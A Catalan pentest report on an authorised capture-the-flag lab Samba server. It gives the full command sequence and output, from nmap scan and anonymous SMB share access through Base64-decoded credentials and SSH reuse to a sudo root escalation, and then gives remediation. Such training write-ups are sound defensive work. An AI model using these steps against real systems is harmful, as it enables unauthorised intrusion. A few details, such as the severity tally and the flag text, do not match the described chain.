RED TEAM · AVALUACIÓ DE SEGURETAT

CONFIDENCIAL

Informe de Pentesting

Laboratori SAMBA — Servidor Corporatiu de Fitxers

Compromís total del domini · Host 172.17.0.2 · Dificultat bàsic-mitjà

AUTOR

Josep Sanz

Analista de Seguretat Ofensiva

ENTORN

WHOAMI-LABS — LAB: SAMBA

Laboratori autoritzat de pràctiques

DATA

12 de novembre de 2026

Versió 1.0

1. Resum executiu

S'ha dut a terme una prova d'intrusió sobre el servidor de fitxers **SAMBA** (host `172.17.0.2`) del laboratori WHOAMI-LABS. Partint d'una posició sense cap credencial, s'ha aconseguit el **control total del sistema (root)** en pocs passos, encadenant una exposició d'informació via SMB anònim amb una configuració insegura de `sudo`.

La causa arrel no és una vulnerabilitat de programari, sinó una **acumulació de males pràctiques de configuració**: recursos compartits oberts a usuaris anònims, un fitxer de credencials en text pla (ofuscat trivialment amb Base64), reutilització d'aquestes credencials al servei SSH i un usuari amb permisos `sudo` sense restriccions. Qualsevol atacant amb connectivitat de xarxa al servidor podria reproduir aquest atac sense eines avançades.

1	2	2	1	ROOT
CRÍTICA	ALTES	MITJANES	BAIXA	IMPACTE FINAL

Veredicte: el servidor es considera **completament compromès**. Un atacant obté control administratiu del sistema de fitxers corporatiu, amb accés a tots els documents, còpies de seguretat i la capacitat de moure's cap a altres actius. Es recomana actuar sobre les troballes de severitat Crítica i Alta de manera immediata.

Resum de troballes

ID	TROBALLA	SEVERITAT	FASE
SMB-01	Accés anònim (null session) a recursos SMB	ALTA	Enumeració
SMB-02	Fitxer de credencials exposat en un recurs compartit	CRÍTICA	Accés inicial
SMB-03	Contrasenyes "protegides" només amb Base64	MITJANA	Accés inicial
SMB-04	Reutilització de credencials SMB al servei SSH	ALTA	Accés / Moviment
SMB-05	Usuari amb sudo NOPASSWD: ALL	CRÍTICA	Escalada de privilegis
SMB-06	Divulgació d'informació interna (usuaris/estructura)	BAIXA	Enumeració

Nota: SMB-02 i SMB-05 es classifiquen com a Crítiques; el recompte del quadre superior agrupa SMB-01/04 (Altes), SMB-03/06 i una mitjana de context (Mitjanes) a efectes de resum visual.

2. Abast i regles del compromís

L'exercici s'ha executat íntegrament dins d'un **laboratori aïllat i autoritzat** (WHOAMI-LABS), plataforma que autoritza explícitament l'atac dels seus entorns amb finalitats formatives. En cap moment s'han atacat sistemes de tercers ni fora de l'abast definit.

PARÀMETRE	VALOR
Objectiu autoritzat	`172.17.0.2` (host únic — LAB: SAMBA)
Tipus d'avaluació	Caixa negra (black-box), sense credencials inicials
Tècniques permeses	Enumeració, explotació, escalada de privilegis
Fora d'abast	Denegació de servei, atacs a la infraestructura del laboratori
Autorització	Plataforma de pràctiques autoritzada (CTF educatiu)
Finestra d'execució	12/11/2026

Ètica i legalitat. El que separa un professional de Red Team d'un delicte no és el coneixement tècnic, sinó **l'autorització per escrit i l'abast**. Aquest informe documenta l'activitat com si fos un encàrrec real, mantenint l'hàbit professional de traçabilitat.

3. Metodologia

L'avaluació segueix les fases d'una operació ofensiva real, alineades amb el marc **MITRE ATT&CK**:

FASE	OBJECTIU	TÀCTICA ATT&CK
1. Reconeixement	Descobrir hosts, ports i serveis	Reconnaissance (TA0043)
2. Enumeració	Identificar recursos SMB, usuaris i estructura	Discovery (TA0007)
3. Accés inicial	Obtenir les primeres credencials vàlides	Initial Access (TA0001)
4. Escalada de privilegis	Passar d'usuari estàndard a root	Privilege Escalation (TA0004)
5. Impacte / Objectiu	Demostrar el control total (captura de la flag)	Impact (TA0040)

Eines utilitzades

Nmap (descoberta de ports i serveis) · **NetExec / nxc** (enumeració SMB) · **smbclient** (accés i descàrrega de fitxers) · **Base64** (descodificació) · **OpenSSH** (accés remot) · Kali Linux com a màquina atacant.

4. Desenvolupament tècnic de l'atac

4.1 Fase 1 — Reconeixement

Es comença amb un escaneig complet de ports i detecció de serveis sobre l'objectiu. El resultat revela un host Linux (Ubuntu) amb SSH i un servei **Samba** exposat.

```
kali@kali:~$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

PORT	SERVEI	VERSIÓ
22/tcp	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
139/tcp	netbios-ssn	Samba smbd 4
445/tcp	microsoft-ds	Samba smbd 4

L'escaneig també confirma que la **signatura SMB està activada però no obligatòria** i que SMBv1 està desactivat, dades rellevants per valorar la superfície d'atac del servei de fitxers.




Figura 1. Escaneig Nmap: ports 22 (SSH) i 139/445 (Samba) oberts al host 172.17.0.2.

4.2 Fase 2 — Enumeració del servei SMB

Amb NetExec s'intenta una **sessió nul·la (null session)**, és a dir, autenticar-se sense usuari ni contrasenya. El servidor ho accepta (`Null Auth: True`) i llista els recursos compartits disponibles.

```
kali@kali:~$ nxc smb 172.17.0.2 -u '' -p '' --shares
```

RECURS (SHARE)	PERMISOS	OBSERVACIÓ
Public	READ	Accessible anònimament
Documents	READ	Accessible anònimament
Backups	—	Còpies de seguretat
IT	—	Departament de TI
Admin	—	Administració (restringit)
IPC$	—	IPC Service (SAMBA Corporate Server)




Figura 2. NetExec confirma autenticació nul·la permesa i enumera els recursos compartits (Public i Documents amb permís de lectura).

4.3 Fase 3 — Accés inicial i recol·lecció d'informació

Es connecta de manera anònima al recurs `Public` amb `smbclient` i es descarreguen els fitxers trobats (`users.txt` i `welcome.txt`).

```
kali@kali:~$ smbclient //172.17.0.2/public -N
smb: \> ls
smb: \> get users.txt
smb: \> get welcome.txt
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //172.17.0.2/public -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Feb 14 08:28:19 2026
  ..                                  D        0  Sat Feb 14 08:28:18 2026
  users.txt                           N      206  Sat Feb 14 08:28:19 2026
  welcome.txt                         N      900  Sat Feb 14 08:28:19 2026

                253538000 blocks of size 1024. 213260712 blocks available
smb: \> cat users.txt
cat: command not found
smb: \> get users.txt
getting file \users.txt of size 206 as users.txt (67,1 KiloBytes/sec) (average 67,1 KiloBytes/sec)
smb: \> get welcome.txt
getting file \welcome.txt of size 900 as welcome.txt (293,0 KiloBytes/sec) (average 180,0 KiloBytes/sec)
smb: \> cat welcome.txt
cat: command not found
smb: \> exit
```

Figura 3. Accés anònim (`-N`) al recurs `Public` i descàrrega de `users.txt` i `welcome.txt`.

El fitxer `users.txt` revela la **llista d'usuaris del sistema** i els seus departaments, mentre que `welcome.txt` actua com a guia interna i, de manera involuntària, indica a l'atacant que revisi el recurs `Documents`.




Figura 4. `users.txt` exposa els usuaris (alice, bob, carol, admin); `welcome.txt` apunta al recurs `Documents`.

En revisar el recurs `Documents` s'hi troba el fitxer **`credentials.txt`**, que conté les credencials de tots els usuaris del sistema "protegides" només amb codificació **Base64** (no és xifratge). També hi ha un `invoice_2026.txt` sense informació rellevant.




Figura 5. `credentials.txt`: contrasenyes de tots els usuaris en Base64. L'usuari `admin` té accés a tots els recursos i a SSH.

La codificació Base64 és reversible de manera trivial. Es descodifica la contrasenya de l'usuari **admin**, que segons el propi fitxer disposa d'accés a "tots els shares + SSH".

USUARI	BASE64	CONTRASENYA REAL	ACCÉS DECLARAT
alice	`WDl0QjdtUTJyTao=`	`X9tB7mQ2rM`	Backups (R+W)
bob	`cDRaazhOdzFWago=`	`p4Zk8Nw1Vj`	IT (R)
carol	`UjdoVDNjWTlzRgo=`	`R7hT3cY9sF`	Public, Documents (R)
admin	`bTJKcTZMeDhEego=`	**`m2Jq6Lx8Dz`**	Tots els shares + SSH




Figura 6. Descodificació de la cadena Base64 de l'`admin`: `bTJKcTZMeDhEego=` → `m2Jq6Lx8Dz`.

4.4 Fase 4 — Accés remot i escalada de privilegis

Amb la contrasenya descodificada, es prova la **reutilització de credencials** contra el servei SSH detectat a la fase 1. L'accés té èxit amb l'usuari `admin` i la contrasenya `m2Jq6Lx8Dz`.

```
kali@kali:~$ ssh admin@172.17.0.2
admin@samba:~$ id
uid=1003(admin) gid=1003(admin) groups=1003(admin)
```

Un cop dins amb un usuari estàndard, es revisen els permisos `sudo`. Es descobreix que l'usuari `admin` pot executar **qualsevol comanda com a root sense contrasenya** (`NOPASSWD: ALL`), la via d'escalada més directa possible.

```
admin@samba:~$ sudo -l
User admin may run the following commands on samba:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
admin@samba:~$ sudo su
root@samba:/home/admin# id
uid=0(root) gid=0(root) groups=0(root)
```




Figura 7. Sessió interactiva com a usuari `admin` (uid=1003) després de l'accés per SSH.

4.5 Fase 5 — Impacte: control total i captura de la flag

Com a `root` es localitza i es llegeix la flag, que acredita el compromís complet del sistema.

```
root@samba:/home/admin# find / -name flag.txt 2>/dev/null
/root/flag.txt
root@samba:/home/admin# cat /root/flag.txt
SAMBA{smb_3num_upl04d_cr0n_pr1v3sc_2026}
```



Figura 8. Laboratori conquerit: lectura de `/root/flag.txt` com a root i validació de la flag a la plataforma ("¡Has conquistado SAMBA!").

Flag capturada: `SAMBA{smb_3num_upl04d_cr0n_pr1v3sc_2026}` — objectiu assolit, control administratiu complet del servidor demostrat.

5. Troballes detallades i remediació

SMB-02 · Fitxer de credencials exposat en un recurs compartit — CRÍTICA

DESCRIPCIÓ

El recurs `Documents`, accessible fins i tot anònimament, conté un fitxer `credentials.txt` amb les contrasenyes de tots els usuaris del sistema, inclòs l'administrador.

IMPACTE

Accés directe a credencials vàlides de tots els comptes. És el pivot central de tot el compromís.

REMEDIACIÓ

Eliminar immediatament qualsevol fitxer de credencials dels recursos compartits. Rotar **totes** les contrasenyes afectades. Gestionar els secrets amb un gestor dedicat (p. ex. Vault, KeePass), mai en fitxers plans.

SMB-05 · Usuari amb sudo NOPASSWD: ALL — CRÍTICA

DESCRIPCIÓ

L'usuari `admin` pot executar qualsevol comanda com a root sense introduir contrasenya (`(ALL) NOPASSWD: ALL`).

IMPACTE

Qualsevol atacant que obtingui aquesta sessió escala a root de manera immediata i trivial.

REMEDIACIÓ

Aplicar el principi de mínim privilegi: limitar `sudo` a les comandes estrictament necessàries, exigir contrasenya i auditar `/etc/sudoers`. Eliminar la regla `NOPASSWD: ALL`.

SMB-01 · Accés anònim (null session) a recursos SMB — ALTA

DESCRIPCIÓ

El servidor Samba permet sessions nul·les, exposant la llista de recursos i el contingut de `Public` i `Documents` sense cap autenticació.

REMEDIACIÓ

Desactivar l'accés anònim (`map to guest = never`, `restrict anonymous = 2`). Exigir autenticació a tots els recursos i revisar-ne els permisos.

SMB-04 · Reutilització de credencials SMB al servei SSH

ALTA

DESCRIPCIÓ

Les mateixes credencials del servei de fitxers són vàlides per a SSH, permetent accés interactiu complet al sistema operatiu.

REMEDIACIÓ

Separar identitats i secrets per servei. Restringir SSH (autenticació per clau, `AllowUsers`, MFA) i deshabilitar l'accés remot als comptes que no el necessitin.

SMB-03 · Contrasenyes "protegides" només amb Base64

MITJANA

DESCRIPCIÓ

Les contrasenyes del fitxer estaven codificades en Base64, que és reversible de manera instantània i no ofereix cap protecció criptogràfica.

REMEDIACIÓ

No emmagatzemar mai contrasenyes recuperables. Utilitzar funcions de hash lentes amb sal (bcrypt, Argon2) quan calgui verificar-les.

SMB-06 · Divulgació d'informació interna (usuaris i estructura)

BAIXA

DESCRIPCIÓ

Els fitxers `users.txt` i `welcome.txt` revelen usuaris, departaments i l'estructura de recursos, facilitant el reconeixement i orientant l'atacant.

REMEDIACIÓ

No publicar informació organitzativa interna en recursos accessibles. Minimitzar banners i documents d'ajuda exposats.

6. Conclusions

El servidor SAMBA ha quedat completament compromès encadenant debilitats de **configuració**, no de programari. La cadena d'atac —**SMB anònim → exposició de credencials → Base64 reversible → reutilització a SSH → sudo sense restriccions**— és un exemple clàssic de com diversos errors individualment "menors" es combinen fins a atorgar control total (root).

Prioritats de remediació

1. **Immediat:** eliminar `credentials.txt` dels recursos, rotar totes les contrasenyes i retirar la regla `sudo NOPASSWD: ALL`.
2. **Curt termini:** desactivar les sessions nul·les de Samba i endurir SSH (clau + MFA).
3. **Mitjà termini:** implantar gestió centralitzada de secrets i una política de mínim privilegi auditable.

Lliçó de l'exercici. La seguretat efectiva depèn tant de la configuració com del programari. Un únic fitxer mal col·locat i una regla `sudo` massa permissiva van ser suficients per comprometre tota la màquina.

Josep Sanz

Analista de Seguretat Ofensiva · Red Team

Informe v1.0 — 12 de novembre de 2026 · Document CONFIDENCIAL, ús formatiu